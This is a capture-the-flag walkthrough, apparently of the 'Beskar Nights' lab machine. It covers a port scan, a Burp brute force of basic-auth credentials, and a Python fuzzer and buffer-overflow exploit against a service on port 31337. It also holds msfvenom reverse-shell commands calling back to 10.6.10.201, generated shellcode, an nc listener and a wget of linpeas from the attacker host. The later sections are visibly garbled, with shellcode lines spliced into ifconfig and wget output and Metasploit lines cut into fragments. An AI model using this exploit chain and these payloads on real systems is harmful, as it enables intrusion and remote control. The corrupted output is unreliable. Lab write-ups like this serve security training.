


BESKAR NIGHTS

```
(root@kali)~# nmap -sV -Pn -p- 10.10.58.235
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-09 18:30 EDT


130 x
(root@kali)~# nmap -sV -Pn -p- 10.10.58.235 -T4
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-09 18:30 EDT
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.59% done; ETC: 18:34 (0:03:35 remaining)
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.64% done; ETC: 18:34 (0:03:34 remaining)
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.67% done; ETC: 18:34 (0:03:34 remaining)
Nmap scan report for 10.10.58.235
Host is up (0.10s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41
2222/tcp  open  ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
31337/tcp open  Elite?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port31337-TCP:V=7.91I=7%D=10/9%Time=61621981%P=x86_64-pc-linux-gnu%(G
SF:etRequest,24,"Hello\x20GET\x20/\x20HTTP/1.0\r!!!\nHello\x20\r!!!\n")%r
SF:(SIPOptions,142,"Hello\x20OPTIONS\x20sip:nm\x20SIP/2.0\r!!!\nHello\x20
SF:Via:\x20SIP/2.0/TCP\x20nm;branch=foo\r!!!\nHello\x20From:\x20<sip:nm@n
SF:m>;tag=root\r!!!\nHello\x20To:\x20<sip:nm2@nm2>\r!!!\nHello\x20Call-ID:
SF:\x2050000\r!!!\nHello\x20CSeq:\x2042\x20OPTIONS\r!!!\nHello\x20Max-Forw
SF:ards:\x2070\r!!!\nHello\x20Content-Length:\x200\r!!!\nHello\x20Contact:
SF:\x20<sip:nm@nm>\r!!!\nHello\x20Accept:\x20application/sdp\r!!!\nHello\x
SF:20\r!!!\n")%r(GenericLines,16,"Hello\x20\r!!!\nHello\x20\r!!!\n")%r(HTT
SF:POptions,28,"Hello\x20OPTIONS\x20/\x20HTTP/1.0\r!!!\nHello\x20\r!!!\n")
SF:)%r(RTSPRequest,28,"Hello\x20OPTIONS\x20/\x20RTSP/1.0\r!!!\nHello\x20\r
SF:r!!!\n")%r(Hello,F,"Hello\x20HELP\r!!!\n")%r(SSLSessionReq,C,"Hello\x20\r
SF:x16\x03!!!\n")%r(TerminalServerCookie,B,"Hello\x20\x03!!!\n")%r(TLSSess
SF:ionReq,C,"Hello\x20\x16\x03!!!\n")%r(Kerberos,A,"Hello\x20!!!\n")%r(Fou
SF:rOhFourRequest,47,"Hello\x20GET\x20/nice%20ports%2C/Tri%6Eity.txt%2eba
SF:k\x20HTTP/1.0\r!!!\nHello\x20\r!!!\n")%r(LPDString,12,"Hello\x20\x01de
SF:fault!!!\n")%r(LDAPSearchReq,17,"Hello\x200\x84!!!\nHello\x20\x01!!!\n")
SF:);
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 507.36 seconds
```


Lets take a look at port 80



intercept with burp and enter some credentials



Information Disclosure, Apache 2.4.41



looks like our base64 encoded credentials.


Looks like our way in.

Now lets build a user:password lists with burp suite in base64 to use with intruder.

<https://securityonline.info/use-burp-suite-brute-force-http-basic-authentication/>


Results

13	cm9vdDphZG1pbG==	401	<input type="checkbox"/>	<input type="checkbox"/>	694	
14	dG9tY2F0OnNlY3JldA==	401	<input type="checkbox"/>	<input type="checkbox"/>	694	
15	cm9vdDphZG1pbG==	401	<input type="checkbox"/>	<input type="checkbox"/>	694	
16	YWRTaW46YWRTaW4=	200	<input type="checkbox"/>	<input type="checkbox"/>	12401	
17	Ym90aDphZG1pbG==	401	<input type="checkbox"/>	<input type="checkbox"/>	694	
18	bWFuYWdlc2phZG1pbG==	401	<input type="checkbox"/>	<input type="checkbox"/>	694	
19	cm9sZTE6YWRTaW4=	401	<input type="checkbox"/>	<input type="checkbox"/>	694	
20	cm9vdDphZG1pbG==	401	<input type="checkbox"/>	<input type="checkbox"/>	694	



user=admin password=admin

we are presented with a login screen



After taking a look at the source code I see a reference to a directory and a windows binary.

dev/beskarNights.exe

```
<li><a href="#">see the Features</a></li>
<li><a href="dev/beskarNights.exe">Download a Trial</a></li>
<li><a href="#">Get in Touch</a></li>
```

I downloaded beskarNights.exe to my local machine.

Fired Up immunity debugger and started to configure my Fuzzer.

```
GNU nano 5.8 1Fuzzing.py
#!/usr/bin/env python3

import socket, time, sys

ip = "192.168.1.39"

port = 31337
timeout = 5
prefix = ""

string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```

```
(root@kali)-[/home/kali/peh/bof/test]
# python 1Fuzzing.py
Fuzzing crashed at 100 bytes
```

So next we will add 400 bytes to this and put output in my next payload.

```
(root@kali)-[/home/kali/peh/bof/test]
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

usrshare/metasploit-framework/tools/exploit/pattern_create.rb -l 500

Take the out of pattern_create and put under payload.

```
import socket

ip = "192.168.1.39"
port = 31337

prefix = ""
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
postfix = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4"

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer ...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")
except:
    print("Could not connect.")
```

Rerun program
exploit

In Immunity debugger upon crash I entered

!mona findmsp -distance 500

In the log data window you should see an output with the EPI.

Next we plug the offset back in to our previous file and remove the payload.

Rerun program
exploit to make sure program crashes

Next we will want to generate bad characters.

Place them into our payload.

We will want to rerun the below command in mona to establish a byte array of bad characters.

!mona bytearray -b "\x00"

```
00 [!] Processing arguments and criteria
00 - Pointer access level : X
00 - Bad char filter will be applied to pointers : "\x00\x0a"
00 [+] Generating module info table, hang on...
00
```

Next rerun and exploit the program.


Now that we have established some bad characters, remove bad characters from our payload.
Reestablish a byte array in mona.

```
!mona bytearray -b "\x00\x0a"
```

Remove bad character from payload

rerun and exploit program.

Great! We now have unmodified.



Address	Status	BadChars	Type
0x00ae19e4	Unmodified		normal

we now need to look for modules

type in Immunity Debugger

```
!mona modules
```

Looks like SafeSEH memory protection is in place.

Module info :

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version	Modulename & Path
0x75500000	0x75715000	0x00215000	True	True	True	False	True	10.0.19041.1151	[kernelbase.dll] (C:\WINDOWS\System32\kernelbase.dll)
0x75300000	0x753e2000	0x000e2000	True	True	True	False	True	10.0.19041.1	[nsissock.dll] (C:\WINDOWS\System32\ntsissock.dll)
0x752f0000	0x75410000	0x00120000	True	True	True	False	True	10.0.19041.789	[ucrtbase.dll] (C:\WINDOWS\System32\ucrtbase.dll)
0x75010000	0x7509f000	0x0009f000	True	True	True	False	True	10.0.19041.1	[api-ms-win-base-util-l1-1-0.dll] (C:\WINDOWS\System32\api-ms-win-base-util-l1-1-0.dll)
0x74e00000	0x74f00000	0x00100000	True	True	True	False	True	10.0.19041.1151	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x00040000	0x00040000	0x00000000	False	True	False	False	False	-1.0	[beskarNights.exe] (D:\software\beskarNights\beskarNights.exe)
0x73e40000	0x73e40000	0x00014000	True	True	True	False	True	14.28.22210.0001	[tbbvcompksp] (C:\WINDOWS\System32\UCRUNTIME140.dll)
0x72100000	0x72100000	0x00100000	True	True	True	False	True	10.0.19041.1023	[ntdll.dll] (C:\WINDOWS\System32\ntdll.dll)
0x76340000	0x763f0000	0x000bf000	True	True	True	False	True	10.0.19041.1	[RPCRT4.dll] (C:\WINDOWS\System32\RPCRT4.dll)
0x75410000	0x75473000	0x00063000	True	True	True	False	True	10.0.19041.1081	[WS2_32.dll] (C:\WINDOWS\System32\WS2_32.dll)

[+] This module action took 0:00:00.634000

<http://sploitfun.blogspot.com/2012/10/bypassing-safeseh.html>

Next

create out payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.6.10.201 LPORT=1234 EXITFUNC=thread -b
"\x00\x0a" -f python -v "shellcode"
```

update the retn with your reversed address

next take output and paste into payload

make sure your ip and port

make sure you have offset

make sure your retn is your backwards address

padding = "\x90" * 16

remember to remove all b's before "\xx\

upload our exploit

We are in!

```
(root@kali)-[/home/kali]
# nc -nvlp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.32.38.
Ncat: Connection from 10.10.32.38:42876.
Microsoft Windows 6.1.7601

Z:\home\pancho>
```

Item of interest **** Windows 6.1.7601

It appears that this is some type of hybrid system.

Lets check out our environment


```
root@kali: /home/kali
File Actions Edit View Help
Echo is ON

Z:\home\pancho\test>prompt

Z:\home\pancho\test>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\users\pancho\Application Data
CLIENTNAME=Console
CommonProgramFiles=C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=BESKARNIGHTS
ComSpec=C:\windows\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=\users\pancho
LANG=en_US.UTF-8
LOCALAPPDATA=C:\users\pancho\Local Settings\Application Data
LOGNAME=pancho
LOGONSERVER=\\BESKARNIGHTS
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
PATH=C:\windows\system32;C:\windows;C:\windows\system32\wbem;C:\windows\system32\WindowsPowerShell\v1.0
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_ARCHITW6432=AMD64
PROCESSOR_IDENTIFIER=AMD64 Family 23 Model 8 Stepping 2, AuthenticAMD
PROCESSOR_LEVEL=23
PROCESSOR_REVISION=0802
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files (x86)
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PUBLIC=C:\users\Public
SESSIONNAME=Console
SHELL=/bin/sh
SystemDrive=c:
SYSTEMROOT=C:\windows
TEMP=C:\users\pancho\Temp
TMP=C:\users\pancho\Temp
USERDOMAIN=BESKARNIGHTS
USERNAME=pancho
USERPROFILE=C:\users\pancho
windir=C:\windows
WINECONFIGDIR=\\Z:\home\pancho\wine
WINECONFIGDIR=\\Z:\usr\lib\wine\..\..\share\wine\wine
WINEDEBUG=fixme-all
WINEDLLDIR0=\\Z:\usr\lib\wine\..\i386-linux-gnu\wine
WINEHOMEDIR=\\Z:\home\pancho
WINELOADERNOEXEC=1
winsysdir=C:\windows\system32

Z:\home\pancho\test>
```

Lets see if whats in the .bash_history


```

Z:\home\pancho>type .bash_history
systemctl status apache2.service
systemctl status apache2.service
systemctl status apache2.service
cd /var/www/html/
ll
cd ../
cd html/Starnight-Template-master/
ll
mv css/ ../
mv dev/ ../
mv fonts/ ../
mv img/ ../
mv index.html ../
sudo mv index.html ../
mv js/ ../
sudo mv js/ ../
ll
sudo mv css/ ../
sudo mv dev/ ../
sudo mv fonts/ ../
sudo mv img/ ../
ll
cd ../
ll
rm -r Starnight-Template-master/
sudo rm -r Starnight-Template-master/
ll
cd /tmp
ll
./linpeas.sh
sudo apt-get remove lxd
sudo snap remove lxd
id
gpasswd -d pancho lxd
sudo gpasswd -d pancho lxd
id
sudo su -
ll
id
sudo su -
sudo whoami
sudo whoami
ifconfig
sudo apt install net-tools vim -y
ifconfig

Z:\home\pancho>

```

File Action

Code: 00 00

Atee, Killi

Kernel: 4.15.0-101

Architecture: x86_64

+ -- --=[1

+ -- --=[2

+ -- --=[3

+ -- --=[4

Metasploit

[*] Process

resource (1

[*] Using c

resource (1

payload =>

resource (1

LHOST => 10

resource (1

LPORT => 44

resource (1

ExitOnSessi

resource (1

AutoVerify5

resource (1

AutoSystemI

resource (1

AutoLoadSto

resource (1

[*] Exploit

[*] Exploit

msf5 exploi

[*] Starter

[]

```
Z:\home\pancho>echo wget http://10.6.10.201/winPEAS.bat >> runme.sh
Sharing violation.

Z:\home\pancho>
```

We are very limited in this shell and unable to send or receive data, so we have to upgrade our shell.

I also discovered with using metasploit that I am am upload and down to the machine but unable to drop into a shell.

So I will be using a regular shell and metasploit at the same time to make some traction.

After running linpeas.sh and winpeas.bat I was not able to come up with anything.

I was able to interact with regsvr32

runme.sh is only editable for 1x command then it becomes Access share violation.

Was able to run a reverse shell with netcat called by regsvr32 through runme.sh with no elevated priviledges.

unable to run python commands

unable to run Linux commands

We are using the wrong payload.

Lets recreate our payload to a linux payload

```
# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.6.10.201 LPORT=1 EXITFUNC=thread -b "\x00\x0a" -f python -v "shellcode"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 550 bytes
shellcode = b""
shellcode += b"\xbf\x1a\x91\xcc\x0f\xda\xdc\xd9\x74\x24\xf4"
shellcode += b"\x5d\x33\xc9\xb1\x12\x83\xc5\x04\x31\x7d\x0e"
shellcode += b"\x03\x67\x9f\x2e\xfa\xa6\x44\x59\xe6\x9b\x39"
shellcode += b"\xf5\x83\x19\x37\x18\xe3\x7b\x8a\x5b\x97\xda"
shellcode += b"\xa4\x63\x55\x5c\x8d\xe2\x9c\x34\x04\x13\x55"
shellcode += b"\x0d\x70\x19\x69\x8d\x80\x94\x88\x3d\xe4\xf6"
shellcode += b"\x1b\x6e\x5a\xf5\x12\x71\x51\x7a\x76\x19\x04"
shellcode += b"\x54\x04\xb1\xb0\x85\xc5\x23\x28\x53\xfa\xf1"
shellcode += b"\xf9\xea\x1c\x45\xf6\x21\x5e"

(root@kali)-[/home/kali/peh/bof/test]
```

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.6.10.201 LPORT=1 EXITFUNC=thread -b "\x00\x0a" -f python -v "shellcode"
```

```

Ncat: Listening on 0.0.0.0:12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 10.10.115.114:4444.
Ncat: Connection from 10.10.115.114:4444.
whoami (root@kali) - [/home/kali/peh/bof/test]
pancho nano 3.py
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.115.114 netmask 255.255.0.0 broadcast 10.10.255.255
    [-] No inet6 fe80::7b:d6ff:feca:b4a5 prefixlen 64 scopeid 0x20<link>om the payl
    [-] No ether 02:7b:d6:ca:b4:a5 txqueuelen 1000 (Ethernet)
    RX packets 114 bytes 12997 (12.9 KB)
    Attempt RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 226 bytes 20035 (20.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    Payload size: 95 bytes
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 204 bytes 16156 (16.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 204 bytes 16156 (16.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    shellcode += b"\x1b\x6e\x5a\xf5\x12\x71\x51\x7a\x76\x19\x04"
    shellcode += b"\x54\x04\xb1\xb0\x85\xc5\x23\x28\x53\xfa\xf1"
    shellcode += b"\xf9\xea\x1c\x45\xf6\x21\x5e"

```

We are back in.

```

wget http://10.6.10.201/linpeas.sh -O linpeas.sh
--2021-10-16 23:27:53-- http://10.6.10.201/linpeas.sh
Connecting to 10.6.10.201:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 458110 (447K) [text/x-sh]
Saving to: 'linpeas.sh'

0K ..... shellcode += b"\xf5\x83\x19\x37\x18\xe3\x11\x24\x35\x97\xda" 11% 243K 2s
50K ..... shellcode += b"\x4d\x63\x55\x5c\x8d\xe2\x22\x48\x20\x13\x55" 22% 482K 1s
100K ..... shellcode += b"\x0d\x70\x19\x69\x8d\x80\x33\x49\x93\x13\xe4\xf6" 33% 499K 1s
150K ..... shellcode += b"\x1b\x6e\x5a\xf5\x12\x71\x51\x7a\x76\x19\x04" 44% 455K 1s
200K ..... shellcode += b"\x54\x04\xb1\xb0\x85\xc5\x23\x28\x53\xfa\xf1" 55% 3.24M 0s
250K ..... shellcode += b"\xf9\xea\x1c\x45\xf6\x21\x5e" 67% 2.64M 0s
300K ..... 78% 650K 0s
350K ..... (root@kali) - [/home/kali/peh/bof/test] 89% 3.15M 0s
400K ..... nano 3CrashRep.ControllingEIP.py 100% 2.59M=0.7s

